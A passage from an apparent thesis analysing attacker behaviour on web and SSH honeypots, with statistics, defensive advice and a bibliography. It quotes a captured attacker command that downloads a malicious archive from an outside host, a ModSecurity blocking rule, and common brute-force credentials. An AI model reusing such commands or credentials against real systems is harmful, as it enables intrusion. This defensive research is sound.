From the above request, the first entry is the attackers ip and the second entry is the time stamp and the third entry is the request of the attacker. The attacker tried to exploit the php login using user agent Toata dragostea mea pentru. They did the same thing on web server honeypot with IDS in previous section.

In web server honeypot without IDS, we have more fingerprints of the attackers, the attackers left it's NT-BY information and it's whois mail results, but

this is not the case for web server honeypot with IDS. As one can see from the table 4.7 the last two columns(attmnt and attmail) gives more information but not seen in the table 4.3. These two samples attack tables are for the same kind of attackers. The attackers are from Turkey, Italy and Vietnam and all these attacks attempted on the same time.

If we look at the two kind of web server from different aspect one can analyze the following:

- Number of attacks: As you see from the results section, there were more attacks recorded in web server honeypot with IDS(199 attack) than web server honeypot without IDS(55 attack). On both web server the maximum number of attack was recorded one week after the system opened.
- Country: All countries participated on web server honeypot with IDS were also participating on the other, except one country. United Kingdom attackers participated on both web servers, by equal number of attacks.
- User agent: 'Morfeus strikes again' was never used(not shown) as a browser on web server honeypot with IDS. ZmEu user agent was used as a browser on both web server most frequently.
- Fingerprint: More attackers informations gathered from web server honeypot without IDS, attmnt(attacker NT-BY information) and attmail(attacker whois mail results).

5.4 Analysis Of SSH Server Honeypot

This section contains analysis SSH honeypot with IDS and SSH honeypot without IDS base on the result section.

5.4.1 Analysis of SSH honeypot with IDS

One can see from figure 4.7 the most attacks on this ssh honeypot server comes from China. The total number of attacks from this country was 1444. The second most attacks recorded on this ssh server was from Netherlands with 1019 number of attacks. Germany took the third place by 779 attacks. From the percentile attacks graph on figure 4.8, China has 27 percent of the total attacks attempted. Netherlands has 19 percent of the total attack attempted. Germany, Pakistan and Cameroon share the same 14 percent of the total attack.

Table 4.11 shows the number of attempts succeeded to login to the system and number of attempts that failed to login to the system. Out of the total 24969 tried to get login to this ssh honeypot server, 3023(12 percent) were authenticated, and the other 21946(88) were failed. The failed attempts can be seen in three ways. The first failed was due to wrong password, it means that the attacker tried to login with wrong password. This directly means the attacker could not crack the user and password of the ssh honeypot server. The number of wrong password were 20189 or 91 percent of the total(out of failed attempt) trail.

The second failed was due to keyboard interactive. Keyboard-interactive authentication is a mechanism defined by the secure Shell protocol that allows for a generic, interactive exchange of messages between an ssh server and the ssh client that it is attempting to authenticate. Out of the total failed attempt 717 or 3 percent was failed due to this keyboard interactive. The third failed was due to empty user and password, this is when attacker tried to login without giving user and password. 1040 attempts or 4.7 percent of failed attempts were with empty user and password.

Figure 4.9 shows the number of attack per hour. The maximum attack was recorded at time 22:00. It was seen that most attacks comes from china, and for china this time is 11:00 and for Europe countries 5:00. One can see that attackers are smart, they did their attack at off time or not working hour. They expect that the administrator is not in his job at this time. Of course no one is expected at their job during this time.

Figure 4.10 show the maximum attack was recorded on 23.04.2011. If you look your calendar this day was weekend(Saturday), it is the same logic as the previous one. The attacker attacked the system when there was no system administrator on the job.

Analyzing Unique Attack on SSH Honeypot Server with IDS

In the previous section attacks on this server from number of attack perspectives, from country perspective and from time perspective was analyzed. The following analyze will be from unique alert or signature perspective. This will tell which signature were used frequently.

Figure 4.11 show most of the known kinds of signature attack . One can see that the most recorded signature was ET SCAN Potential SSH Scan by having 44 percent out of the total signature. ET SCAN LibSSH Based SSH Connection (Often used as a BruteForce Tool) and ET SCAN LibSSH Based Frequent

SSH Connections (Likely BruteForce Attack!) have 22 percent and 19 percent respectively. Since both attacks are probably BruteForce Attacks, one may add both signatures together and get 41 percent of the attack was BruteForce Attack. The other three stream5 signatures are 9 percent of the attack.

The reason behind most of the attack being potential ssh scan and bruteforce attack is that, the attacker tried their best to get access on the system buy using different users and passwords.

Table 4.13 show countries that participated on different types of attacks which gives full information about which country participated on multiple attacks or which country attempted only on single type of attack. From the table, attackers from Pakistan and China participated in all recorded type of signature. Italy and India participated on 5 signature type(except stream5: TCP Small Segment Threshold Exceeded). Indonesia, United States, Republic Korea, Brazil, and Vietnam participated on four signature except on two stream5 types of signature. From this analysis attackers from Pakistan and China are the most high level attackers they tried the maximum type of attacks from the recorded type of signature.

Table 4.14 tells more information about the attackers country, of course, country stands here a specific ip address. From the table, one can understand that all countries selected under this table made connection to the outside world or to their specific ip address. For example attackers from China-Beijing did 3 connection to the outside(to their ip address) after they logged in. United States and Italy did one connection to their ip.

There are two countries attackers seen only as destination addresses. This means the two attackers from United States and China-Beijing have tried to connect to other ip addresses after they logged in using their ip. Why attackers did after they logged in to the system and did connection to the outside? They tried to download some packages. For example attacker from Romania tried to download the following:

```
***** spam  authenticated password ; w; wget; uname 0a;
wget diabwolo.altervista.org/allex.tgz; wget diabwolo.alt
```

This attacker authenticated by user name 'spam' and ran many commands that helped him to know more about the system. The attacker tried to download allex.agz zipped file from diabwolo.altervista.org. The attacker directly connected to 78.129.205.2, Malcode Database and tried to download malicious code from this malicious code database.

Analyzing used command by top attackers

In the previous sub sections: signature used and it's percent, multiple attacker countries, and countries that tried to connect to outside world and what they planned to download? all these are analyzed. The following will look at more analysis of commands used by attackers and what they get from the output the command? and finally will analayze used user name by the attacker and why they prefer to choose this user name?

From result table 4.15 one can see that, attackers used many types of commands. Most of the commands give information about the kernel used, type of user, who logged in last, even trying to reboot the system. We will see each of the command in detail that was used by them.

- 'w' command: This command was used more frequently than the others. It displays information about the users currently on the machine, and their processes.
- 'uname command: The uname command writes the standard output name of the operating system. From this command the attacker can get full information about the kernel type and version, so he may use vulnerability in that version of system.
- 'uptime' command: This command gives the same information contained in the header line displayed by command 'w'
- 'wget' command: The attacker used this command for downloading purposes.

Figure 4.12 shows how the attacker frequently used a specific user name. Most linux system have user name root as a supper user. It is no surprise, if an attacker attacks a system by using root as user name. During the experiment time interval attackers used mostly root(6232 times) as a user name. From the figure 4.12 one can see that, the most used user by attacker was 'cvsuser' except root. To know the reason behind why they prefer this name? The answer is not so difficult if some one understands function of 'cvs'.

CVS(Concurrent Versioning System) is a widely used version control system for software development or data archiving solutions. CVS keeps track of all work and all changes in a set of files. Due to this reason, attackers expect that a system will have a user name 'cvsuser' that has the privilege of running these processes. The second most used user was cvsroot. The reason is the same as 'cvsuser' except that they have changed the last 'user' to 'root'.

The third and forth most used user was 'iu' and 'vlab' respectively. Attackers get this name from the domain name of this machine.

5.4.2 Analysis of SSH honeypot without IDS

Under this section will analayze the SSH honeypot without IDS, the analysis is based on the result that seen in the result sections. Figure 4.13 shows that the top attackers on this ssh server was also china with attacks numbering 8148. The second top attackers were Germany with attacks numbering 2599. Pakistan and Germany took the third place with the same attack number of 2014.

If one compare these top attackers by percent, China covers 41 percent of the attack and Germany covers 13 percent. From the attackers succeed or authenticated point of view, Netherlands take the first place by getting 807 authentication and China follow by 631 authentication. One can analyze from figure 4.13 there is a big difference in number of attacks between China and Germany. This shows that if you have 5 attacks 2.4 of them are from China but the bad thing for them is that they succeeded only 7.7 percent. Netherlands attackers are authenticated 33.5 percent of their attack.

The attacks from time perspective, one can easily analyze from figure 4.16 the maximum attack occurred at 22:00. The second maximum attack occurred at 9:00 and the third maximum attempt was at 16:00. All these three pick load times that are not working time in Norway.

On this ssh honeypot server the most used user was 'failed' and the second most used user was 'nagious'. The third most used user was 'cvsuser', the previous section illustrated that this user was the top used user on ssh honeypot server with IDS. Nagios is a monitoring tool, it helps to ensure systems, applications, and services are functioning properly. The attacker expects this tool is running in the system with this process name or someone used this name having a privilege on nagios. All the above statistical order for used user names are not including used user name 'root'. This is because, as one expects most linux system has user name root, attackers used root as user name 6232 times or 15 times the user name 'cvsuser'. So, here top user mean that this user is most used next to 'root'.

Analyzing Used Password And Command By Attackers

The next most important aspect to be analyzed is the password used by the attacker. The methodology chapter discussed that, in this ssh honeypot server there are fake users and this fake user has a fake password. The attacker expected to crack these users and passwords to login into the system. One can see from figure 4.18 the top used password was '123456'. The attacker used this 358 time as a password. The second most used password was the word 'password' itself and it was used 216 times. The third most used password was the number '1234' and it was used 148 times.

Figure 4.16 shows the most used combination of user and password. Fortunately out of these combinations using 'root' as a user and '123456' as a password were authenticated by the system. The same thing using 'admin' as a user and '1q2w3e4r' as a password were authenticated.

Most of the commands used on this server were used in the previous ssh honeypot server with IDS. The following will look at commands that are not used by the previous ssh honeypot with IDS and analyze them and answer why attackers used this command? Table 4.17 show which country used which commands. In this ssh honeypot server, one can see that more countries tried to run many commands than the previous ssh honeypot with IDS.

- 'passwd' command: This command was used by Spanish and Chinese attackers. This command is used for changing passwords. The attackers tried to change the root password of the system by using this command.
- 'curl' command: This command was used by Chinese attackers, they used this command to get files from the server. The command helps the attacker more because this command works without user interaction or any kind of interactivity.
- 'lynx' command: This command was tried by Chinese attackers. lynx is a browser that works in console mode, it will display hypertext markup language (HTML) documents containing links to files residing on the local system. The attackers tried this command, unfortunately this server is dedicated only for ssh server.

5.4.3 Analayzing The Network

This section will try to look just the events from the network perspective. This analysis is not directly related with honeypot servers, but it supports our analysis. The network consists all machines inside the vlab.iu.hio.no network. From figure 4.19 one can see that the most event in the network was NMAP

having 30 percent of the total network events. This is because, nmap was designed to rapidly scan large networks, although it works fine against single hosts. Attackers will have much information such as what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

The second largest attempted event was multiple failed logins in small period of time and this indicates that the system was under attack and tells that somebody is trying to gain access to the system by running multiple passwords against a given account. The third most attempted event was failed password, it tells that attackers used wrong passwords(number of attempt that the attacker failed to crack the password).

Result table 4.4 shows unique signature attacks that was collected by ossec. From these signatures attempt to login non user exist was the top attack event. These supports that attackers mostly trying to login using different user name as stated under user and password sections.

One can see from the geographic report figure 4.20 more attacks were from Romania,Hungary China, round Colombia and Canada.

Chapter 6

Discussion And Conclusion

The introduction chapter stated that, the main target of this project was to collect and analyse the attackers activity through the honeynet network and normal secured system. With the honeynet it will look to see if there is new attacker activity that is not detected by the security tool.

A network was designed specifically for the purpose of attracting potential attackers. Proxmox was the chosen preference for virtualization purposes because many honeynet projects have worked on using Vmware. The reason behind proxmox being selected as a virtualization tool is that virtualization tools have security aspect. It is good to see if high level attackers exploit the vulnerabilities of these virtualization tools.

For security purposes in the network setup, the preferred method of storing the collected data will be in a MySQL database. instead of inside the honeypot machine itself. This reason for this is that if the honeypot machine is compromised we will potentially lose the collected data and in addition to this, the attackers may know that this system is not real. Therefore a dedicated machine is given for MySQL server and this server is secured with a firewall and intrusion detection tools such as OSSEC.

From the outlined in the architecture, an additional dedicated OSSIM machine was used. OSSIM, or Open Source Security Information Management, is a collection of tools designed to aid network administrators in computer security, intrusion detection and prevention [51]. It provides all of the functionality required to detect and profile attacks and provides a comprehensive, intelligent Security Management platform and toolset.

An OSSIM analyzed report will support all our honeypots collected data. Since OSSIM has many features and it supports intrusion detection systems, it collects intrusion detection system data from honeypots running with IDS. OSSIM supports some honeypots tools, unfortunately it doesn't support the web

server honeypot, glastopf and ssh honeypot or kojoney.

To work on the problem stated, two honeypot services, web server honeypot and ssh server honeypot were selected. Currently, attacks against web applications make up more than 60 percent of the total number of attempted attacks on the Internet [37].

The first network attacks exploited vulnerabilities related to the implementation of TCP/IP protocol suites. With the gradual correction of these vulnerabilities, attacks have shifted to application layers and particularly the web, given that most companies open their firewall systems to web traffic . Attacks on web applications are always harmful since they give the company attacked or breached a bad image. A successful attack can have any of the following consequences:

- Website defacement
- Modification of data, and particularly modification of users' personal data
- Stolen information
- Web server intrusion

Data collected by DShield.org, a organization that aggregates firewall logs from across the world shows no abatement in brute-force password attacks for secure shell, or SSH, devices[15]. Attacks are done by sending different user names and passwords to the devices. Even a tiny percentage of successes can prove valuable if the attacks are sufficiently widespread.

SSH is used to create an encrypted channel so administrators can transfer files or execute shell commands on a remote server or network device. If an attacker gains access to an SSH account there is a fair chance they will get access to all kinds of sensitive resources. Bots that perform the scans are often equipped with tools that automate privilege escalation once an SSH account has been breached. Due to the above reasons we have selected the web and the ssh honeypot servers.

6.1 Web Server Honeypot

On both web server honeypots, with and without an intrusion detection system, most of the attacks were script based attacks. Many sites are open to

simple script injection attacks. The attackers can deface the site by displaying HTML, or potentially execute client scripts to redirect the user to a hacker's site.

Script injection attacks are also a concern of all web developers. There are some ways to prevent this attack from happening. For example, by using a request validation mechanism. Request validation, prevents the web server from accepting content containing un-encoded HTML [5]. It helps to prevent some script injection attacks whereby client script code or HTML can be unknowingly submitted to the server, stored, and then presented to other users.

From the results and analysis, 75 percent of web server honeypots with IDS were attacked and 32 percent of web server honeypots without IDS were attacked using ZmEu as a user agent. ZmEu appears to be a security tool used for discovering security holes in version 2.x.x of phpMyAdmin, a web based MySQL database manager [2]. Currently, it has been used for non stop brute force attacks against web servers all over the world. One can add some code to the system modsecurity to block further testing of the systems. The code may looks like this [30]:

```
Modesecurity:

SecRule REQUEST_URI "@rx (?i)\/(php-?My-?Admin[^\/]*|mysqlmanager
       |myadmin|pma2005|pma\/scripts|w00tw00t[^\/]+)\/"
       "severity:alert,id:'0000013',deny,log,status:400,
       msg:'Unacceptable folder.',severity:'2'"
```

Web server honeypots without intrusion detection systems have captured a unique attacker user agent that was not captured by the honeypot web server with the intrusion detection system. This user agent is "Morfeus strikes again". The following shows sample entries out of a huge number of entries collected.

```
unknown.deca.tv California 2011-03-28 15:33:12 /roundcube-0.2/README
Morfeus strikes again. attacked host RIPE-NCC-HM-MNT ip-noc
/@phyber.com abuse/@noc.phyber.com
```

From the above attack, one can understand and retrieve information on the attackers country(California),the time stamp(on 2011-03-28 15:33:12) and the request or the type of attack(/roundcube-0.2/README), the user agent(Morfeus

strikes again) and so on. This user agent is looking for README's of applications such as squirrelmail, phpmyadmin and the like.

The README's file helps a lot as it tells more about the version of the script. If they have a chance to read this file, the attacker knows what is vulnerable in the system and has some idea where important files are located. To prevent ourselves from such an attack it is better to install mod-defensible. Mod-defensible is an Apache 2.x module intended to block spammers/hackers/script kiddies using DNSBL(black list) servers [48].

It is also good to configure apache so that all of the 'critical' php base configuration programs like myadmin, or postfixadmin, are only available via an https link and that they are accessible from within the local LAN.

The other most important factor that can be seen in the honeypot web server without intrusion detection system is that, there are more information about the attackers than with the honeypot web server with IDS. From the result section table 4.7 for web server honeypots without IDS, there are more information about the attackers under the columns of attmnt and attmail. Yet, in web server honeypot with IDS for the same attackers and the same time stamp, there is no the same level of information. The system doesn't capture it.

These two pieces of information tell us the attackers NT-BY information and attackers whois mail results respectively. From the number of attackers perspective, the number of attackers in the web server honeypot with IDS is more than the web server honeypot without IDS. This may be due to the fact that the attackers realized that the system didn't have any security tools and they may think that no important information is on there or that it is fake system. In both systems the number of attacks reached their maximum on the second week of the test, and this may show that attackers recognize a new system roughly one week after. The number of attacks in both cases in average, decreases after this week.

The top attacker from Turkey on the web server honeypot with IDS was the last on web server honeypot without IDS. The probability of this attacker knowing that the honeypot ran without IDS is high, otherwise there is no reason for the attacker to suspend their attack after just one attack. The reverse is for the United Kingdom attacker.This attacker attacked both systems with almost an equal number of attacks, Most probably this attacker expected that both systems are giving the same services with the same security mechanisms. When we try to classify the country based on the type of attack we can identify that the following were used:

- Turkey: SQL injection attack

- Vietnam: Roundcube Attack(mail server attack)
- United Kingdom: PHP-login attack
- United States: java application server attack

In both web servers there are some countries that,try to connect to the outside directly. Most of these attackers are from China. They tried to connect to url:http//www.sina.com.cn and http://www.sciencedirect.com. SINA is an online media company and SINA mobile(MVAS) provider in the People's Republic of China and the global Chinese communities. SINA provides many services such as SINA community or Web 2.0-based services and games. The second site is an information site. More or less both sites provides the same services which relate to certain information but we ask the question of why they try to connect there? It is suspected that there may be some tools under this site, or that the site is fake and organised for attacking purposes.

6.2 SSH Honeypot Server

The number of attacks and different countries that participated on ssh honeypot server with IDS and without IDS servers were almost the same. The top attackers on both ssh honeypot servers were from China. There is a a large discrepancy between the number of attacks from China and those from other countries.

If one compare the number of attacks on the web server and on the ssh server, it discover the attempted attacks on ssh server are more. It is quite clear that we observe the Chinese attackers were more concentrated on attacking on the ssh server rather than the web server.

The other top attackers were from Germany, Netherlands, Pakistan and Cameroon. It comes as a surprise when we consider the global locations of the attacks that there hadn't been any attacks from the African regions in the previous set of web server attacks.

Out of the total recorded attacks attempted by the all countries, 12 percent were authenticated, in other words just how many attackers gained access through the system user name and password. This figure is very large, yet shows to administrators and users the importance of user and password management within a system. It also shows that through a simple lack of care a system can become cracked within a day regardless of any security tools that may be installed. These simply will not help if a breach is authenticated. We

will discuss about password later on.

If one classify the countries that attacked successfully with authenticated details the top attackers were the Netherlands with 33.5 percent of their attacks authenticated(they cracked the system). Authenticated attacks from China reached 7.7 percent. One can observer that attackers from the Netherlands seem smarter than Chinese. It is good idea for system administrators to differentiate which country or which ip addresses are more dangerous than the others and then take their decisions on that based on that ip.

It is no surprise that one see more attacks recorded recorded during off time and at the weekend. The maximum number of attacks on both ssh honeypot servers were recorded at time 22.00hrs, 9:00hrs and 16:00hrs in the order of maximum to minimum. These are times recorded in Europe (Norway)is 5:00hrs,16:00hrs and 23:00hrs. In general we can see that these attacks were performed out of working hours.

We can ascertain that the attackers generally attack a system after working hours purposely as they are aware that no system administrators will be available during these times. It is therefore advisable for an organization not to leave a system without a system administrator during off time or maybe to employ monitoring system mechanisms that control and follow up all activity during these periods of time. It is the same cases for the weekends, all maximum attacks on ssh server were recorded on weekends(Saturday).

From the results section table 4.12, there are 6 types of signatures that were recorded on the honeypot ssh server with IDS. Out of these ET SCAN Potential SSH Scan and Bruteforce attacks were the most recorded signature type. There are countries that participated in all types of signatures such as Pakistan and China. It means that these countries participated in multiple attacks and tried their best to breach the system.

Administrators should take into consideration such attackers and even block their ip addresses by the firewall. There are some countries that also appear as a destination without we saw them as a source. These addresses is most probably the location where the attackers store their tools or their scripts so they can download them from these ip addresses.

6.2.1 Used User Name And Password By The Attackers

Attackers used different user names and passwords to crack the system as indicated in the figures 4.12, 4.17 and 4.18. As some expect that most linux systems have the user name 'root' the attackers more frequently used root as an attempted user name.

This section will discuss several other frequently used users names other than root. When we refer to the top user, we mean that that top user names most used next to 'root'. We observe that the most frequently used user name at the honeypot with IDS was the user name 'cvsuser'. Attackers expects that there is a cvs tool in the system, and they try to have the same privilege as this user.

The most used user under the ssh honeypot without IDS is the word 'failed', there is no reason why this attacker used this user as a user name. The second top used user under on this ssh server is 'nagious'. The attackers use this as a user name in order get privilege on a nagios system. Nagios is a monitoring tool that helps to ensure systems, applications, and services are functioning properly. Attacking this potentially allows the attackers to control the overall system.

It was fun and interesting too see the different passwords used by the attackers. The most used passwords did not surprise but it was helpful to confirm what suspected theoretically. The most used password by the attackers was the number '123456'. It is true that uneducated users are negligent with the importance of passwords and use very simple information as part of their authentication. It seems that the attackers tried many trials and researched this area. The shh honeypot server or the kojoney tool created this number as a password for the attacker to login to the system.

The second most used password was the word 'password' itself. It is the same logic as previously. Some users don't want to think seriously about their passwords, thus they will use the simplest of information and something that is easy to remember. Therefore they will give a number as we have seen above or they write the word password itself. This is a big mistake. When kojoney(the ssh honeypot tool) creates a fake user and fake password, it expects that someone will use it.

The other frequently used passwords rather than the word password or the numbering is the name of services and the word 'test'. These are also the most common mistakes by users, and why attackers expect that there is a probability that a password will be the same name as the services and also giving a

temporary password such as 'test' which then gets used permanently.

It is recommended that a strong password is very important. The followings are some tips to create a password:

- The password must be at least 8 characters long.
- The password must contain at least:one alpha character [a-zA-Z];
- The password must contain one numeric character [0-9];
- The password must contain one special character from like: @,¿,*
- The password must not: contain spaces; begin with an exclamation [!] or a question mark [?]
- The first 3 characters cannot be the same.
- The sequence of the first 3 characters cannot be in your login ID.
- The first 8 characters cannot be the same as in your previous password.
- Passwords are treated as case sensitive.

6.2.2 Used command

There are many different commands used by the attackers after they break the system. Most of the commands are to enable them to know more about the system, about the current user, what services are running on the system etc. Out of the all the commands, command 'w' was used most frequently.It displays information about the users currently on the machine, and their processes.

The header shows, in this order, the current time, how long the system has been running, how many users are currently logged on, and the system load averages for the past 1, 5, and 15 minutes. Attackers can understand from user processes, what kind of service this machine is serving. It is easy for the attacker to understand when there is more load on the system and by which processes this load occurred. To make it more clear we can look at the following output that the attacker got from the system by running this 'w' command.

```
USER  TTY    FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
root  pts/1  90.149.64.133 07:01    0.00s  0.41s  0.00s w
```

The attacker will have more information about the current user as shown from the above table. The attacker also received information about what commands the current user run the last time. All attackers activity under these two ssh honeypot servers are the same. No new logs or special attackers were recorded. But there are two commands shown in the ssh honeypot without IDS not seen under ssh honeypot server with IDS. These two commands were 'curl' and 'lynx'.

The 'curl' commands helps the attacker to get files from the server. This commands helps them a lot since the command works without user interaction or any kind of interactivity. The command 'lynx': is a "browser" program like Netscape or Internet Explorer that can access information on World Wide Web. Unfortunately this server is dedicated only for ssh server.

Organizations must control their system, by designating who is privileged to what system and what this user should be able to run and so on. Not everyone should have the privileges to run all commands, otherwise if that user is compromised the attacker will take all his privilege and have control over all the system.

6.3 Conclusion

At the present network security is one of the largest and most important issues for many organizations. With the rapid increase of technology throughout the world, there has also been an equally rapid increases in its abuse. Protecting your system from being compromised or breached from attacker, it is now important to understand as much as you can about your enemy. To know your enemy more you have to let them to play in your system without them being aware that they are being deliberately allowed entry and followed through every activity from the back door.

Attacks are invited by a network setup with intentional vulnerabilities by using a web server honeynet and ssh honeynet server. The setup is designed in such a way that a web server honeynet with IDS and a web server honeynet without IDS. The same applies for ssh server, ssh honeynet server with IDS and ssh honeynet without IDS. In order to attract the attacker a suitable name for each honeynet server should be given. financial-1 and financial-2 are the name given to the two web server respectively. secure-1 and secure-2 are the name given to the two the ssh servers respectively.

The set up is designed to attract attackers from different countries on both

web and ssh servers with IDS and without IDS. The web servers are opened for attackers for a time period between 21.03.2011 to 30.04.2011 and the ssh servers are opened for attackers for a time between 04.04.2011 to 04.28.2011. The attackers activity are analysed based on the collected data.

6.3.1 Conclusion Of Web Servers Honeypot

As stated in the problem statement, the main goal of the set up was to analyze the attackers activity on a system with IDS and a system without IDS and study if there is new activity that is not seen with a system with IDS but seen on the system without. The following paragraphs will conclude the main results of the analysis on a web server honeypots

More attacks are attempted on web server honeypot with IDS than without IDS. More Information about the attackers are captured on a web server honeypot without IDS than with IDS like attacker NT-BY information and attacker whois mail results.

ZnEu attackers agent is the most used in both system for attacking the web server. 'Morfeus strikes again' user agent is only seen or captured by web server honeypot with IDS. All countries that participated on the web server honeypot with IDS also participated on the other, except one country.

When one look from an attack perspective, script attack is the most frequented attack on both web servers. Attackers from Turkey are the top attackers on a web server honeypot with IDS, and the results suggest these attackers are smarter than others. The probability of knowing that the web server honeypot with out IDS is fake by this attacker is high.

The United States is the top attacker for a web server honeypot without IDS. The following countries are classified on the frequency they used this attack.

- Turkey: SQL injection attack
- Vietnam: Roundcube Attack(mail server attack)
- United Kingdom: PHP-login attack
- United States: java application server attack

For the purposes of this study one could see that a system with an IDS are more attractive than the systems that has only the honeypot without IDS. A system administrator has to consider all the above attackers activity and take

his decisions such as blocking the most harmful attackers by ip Addresses. Differentiating attackers by attack type helps administrator to control the attackers depending on the service. For example blocking the Vietnam attacker only for mail applications. You can block attackers based on url requests. And putting all the above countries on a blacklist so that others can learn from this.

6.3.2 Conclusion Of SSH Honeypot Server

On these servers we observed attackers activity on both ssh honeypot with IDS and also without.IDS. China is the most persistent attacker for these ssh servers. Netherlands attackers appear smarter than the others, 33.5 percent of their attacks are authenticated. Most attacks on these servers were attempted on the weekend and when system administrators were not at their jobs.

6 types of signatures were recorded on these ssh honeypot servers. Out of these ET SCAN Potential SSH Scan and Bruteforce attack were the most recorded signature type.

'cvsuser' and 'failed' are the most used usernames on the ssh honeypot with IDS and without IDS respectively. '123456' and 'password' are the first and the second most used passwords by the attackers. The most frequently use command by the attacker is the command 'w', which helps the attacker by giving more information about the system. 'curl' and 'lynx' are the most frequently used commands by the attacker on the ssh honeypot without IDS.

System administrators should allocate users with enough privileges only for the command,they need. It is not advisable to give all command privileges to all users. Every user in the system has the responsibility to have or create unbreakable passwords by using the stated password rule.

6.4 Contributions of the Thesis

The major output of this thesis is its contribution to the analysis of attackers activity in a honeynet with IDS and honeynet without IDS, and analyzing if new attackers activity can be detected through these processes. In addition to these the thesis contributes a lot for system administrators. The following outlines 10 basic areas that this thesis contributes for system administrators:

- Which country's' are the top attackers and on which services they focus

- What times most attackers attempt their attacks on systems
- Which command most frequently used by the attackers
- Which services are the focus of attacks
- Which type of attacks are most frequently used (which vulnerabilities are exploited the most)
- Which countries participate in a different type of attacks
- Which attackers are the most successfully
- Obtaining full information about the attackers (more fingerprint about the attackers)
- Which type of passwords are the most frequently used
- Aadministrators can create a black list database from this thesis.

Based on these contributions, organizations can plan what to do to secure and prevent their systems from harmful attack.

6.5 FutureWork

Since the approach and describing the use of IDS inside the honeypot itself, as outlined in this thesis is new, several issues could not be addressed, and they invite further analysis. The thesis does not address the use some honeynet tools, for example the thesis used snort to capture some attackers log in addition to the honeypot log files. But, it is better to use other tools that help to read encrypted files.

Sebek is kernel module installed on high-interaction honeypots for the purpose of extensive data collection. It allows administrators to collect activities such as keystrokes on the system, even in encrypted environments. So, by using this tool administrators can learn more about the attackers.

During the process of this thesis, time was a big problem, after the designed architecture was finished there was a lot of work to do in the set up. Starting from choosing the types of services and which honeypot to make ready for the system to be attacked. Due to this huge work, the data was collected for a short time period. It is difficult to make a decision without getting different types of attacks over a long period of time.

It would be better in the future to concentrate on one of the services rather than two services and get a sustained period of attack activity and to install sebek for the encryption data type. In addition to sebek, it is also recomended to use network forensics. Network forensics is the technique of analyzing network traffic to identify malicious activities, discover their details, and to assess the damage.

Bibliography

[1] Angry ip scanner, November 2010. Available at http://www.freewarezoom.com/archives/angry-ip-scanner Accessed in January 20011.

[2] The difference between adware & spyware, June 2010. Available at http://www.webopedia.com/DidYouKnow/Internet/2004/spyware.asp Accessed in January 20011.

[3] Spyware, December 2010. Available at http://www.webopedia.com/TERM/S/spyware.html Accessed in January 20011.

[4] Fahim H. Abbasi. Experiences with a generation iii virtual honeynet. 2007.

[5] ASP.net. 2011.

[6] Atjeu. 2005.

[7] Debian Appliance Builder. *Installing proxmox*. proxmox, 2010. Available at http://pve.proxmox.com/wiki/Main_Page Accessed in February 20011.

[8] VARUN CHANDOLA. Anomaly detection : A survey. Technical report, University of Minnesota, 2009.

[9] Cisco. Transparent bridging, 2005. Available at http://docwiki.cisco.com/wiki/Transparent_Bridging Accessed in January 20011.

[10] Cisco. What is network security?, December 2010. Available at http://www.cisco.com/cisco/web/solutions/small_business/resource_center/articles/secure_my_business/what_is_network_security/index.html Accessed in January 20011.

[11] Pieter de Boer. *Host-based Intrusion Detection Systems*. ACM Press, 2005.

[12] DShield. Dshield web honeypot project, 2010. Available at http://sites.google.com/site/webhoneypotsite/ Accessed in February 20011.

[13] Glastopf. *Glastopf installation and manual*. Glastopf, 2010. Available at `http://dev.glastopf.org/wiki/1/GlastopfDocumentation` Accessed in February 20011.

[14] Diego Gonzalez Gomez. Building a genii honeynet gateway. 2004.

[15] Dan Goodin. *Brutish SSH attacks continue to bear fruit Blame the noobs*. THE REGISTER, 2009.

[16] HAKIPEDIA. 2011.

[17] NUR ATIQAH BT. HASAN. 2006.

[18] Arik Hesseldahl. Sony considers offering reward to help catch hackers. Technical report, All Things Digital, 2011.

[19] HIHAT. What is hihat?, 2007. Available at `http://hihat.sourceforge.net` Accessed in February 20011.

[20] The honeynet project. The honeynet project, 2010. Available at `https://projects.honeynet.org/honeyc` Accessed in February 20011.

[21] Mad Irish. Computer security tools. Technical report, Mad Irish.

[22] Joseanpiti. Kojoney - a honeypot for the ssh service, 2009. Available at `http://kojoney.sourceforge.net/` Accessed in February 20011.

[23] jpkh. 2009.

[24] OR KATZ. *Detecting Remote File Inclusion Attack*. BREACH, 2009.

[25] Arun Kumar. The best free virtualization tool. Technical report, Indian KPO.

[26] John Levine. The use of honeynets to detect exploited systems across large enterprise networks. In *Proceedings of the 2003 IEEE Workshop on Information Assurance*, 2003.

[27] Juan Manuel Lorenzo. *Alienvault Installation Guide*. Alienvault LC, 2011. Available at `http://alienvault.com/docs/Installation_Guide.pdf` Accessed in February 20011.

[28] Juan Manuel Lorenzo. *Alienvault User Manual*. Alienvault LC, 2011. Available at `http://alienvault.com/docs/Alienvault_Users_Manual_1.0.pdf` Accessed in February 20011.

[29] Cisco Security Intelligence Operations. Observations of login activity in an ssh honeypot. Technical report, Cisco.

[30] Phil. 2010.

[31] The Honeynet project. *Know Your Enemy*. Addison Wesley, 2004.

[32] The Honeynet project. Sebek, 2008. Available at `http://www.honeynet.org/project/sebek` Accessed in January 20011.

[33] Niels Provos. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison-Wesley, 2007.

[34] Rafeeq Ur Rehman. *Intrusion Detection with SNORT: Advanced IDS Techniques Using SNORT, Apache, MySQL, PHP, and ACID*. Prentice Hall, 2009.

[35] Lukas Ris. *Know Your Tool*. KYT, 2010.

[36] Lukas Rist. Know your tools: A dynamic, low-interaction web application honeypot. 2004.

[37] Lukas Rist. *Glastopf Web Application*. Glastopf Project, 2010. Available at `http://glastopf.org/index.php` Accessed in March 20011.

[38] Ken Schar. Snort 2.8.6 on centos 5.5 installation and configuration guide. Technical report, Centos.

[39] SearchSecurity.com. Honeynet, January 2011. Available at `http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci1000941,00.html` Accessed in January 20011.

[40] Raul Siles. Sebek 3: tracking the attackers, part one, January 2006. Available at `http://www.symantec.com/connect/articles/sebek-3-tracking-attackers-part-one` Accessed in February 20011.

[41] Snort. *Snort Manual*. Snort.org, 2010. Available at `http://www.snort.org/` Accessed in February 20011.

[42] SourceForge. What is snort inline?, 2005. Available at `http://snort-inline.sourceforge.net/oldhome.html` Accessed in January 20011.

[43] SourceForge. sample test, 2011. Available at `http://wonde.com` Accessed in april 20011.

[44] Lance Spitzner. Honeypots, definitions and value of honeypots, May 2003. Available at `http://www.tracking-hackers.com/papers/honeypots.html` Accessed in January 20011.

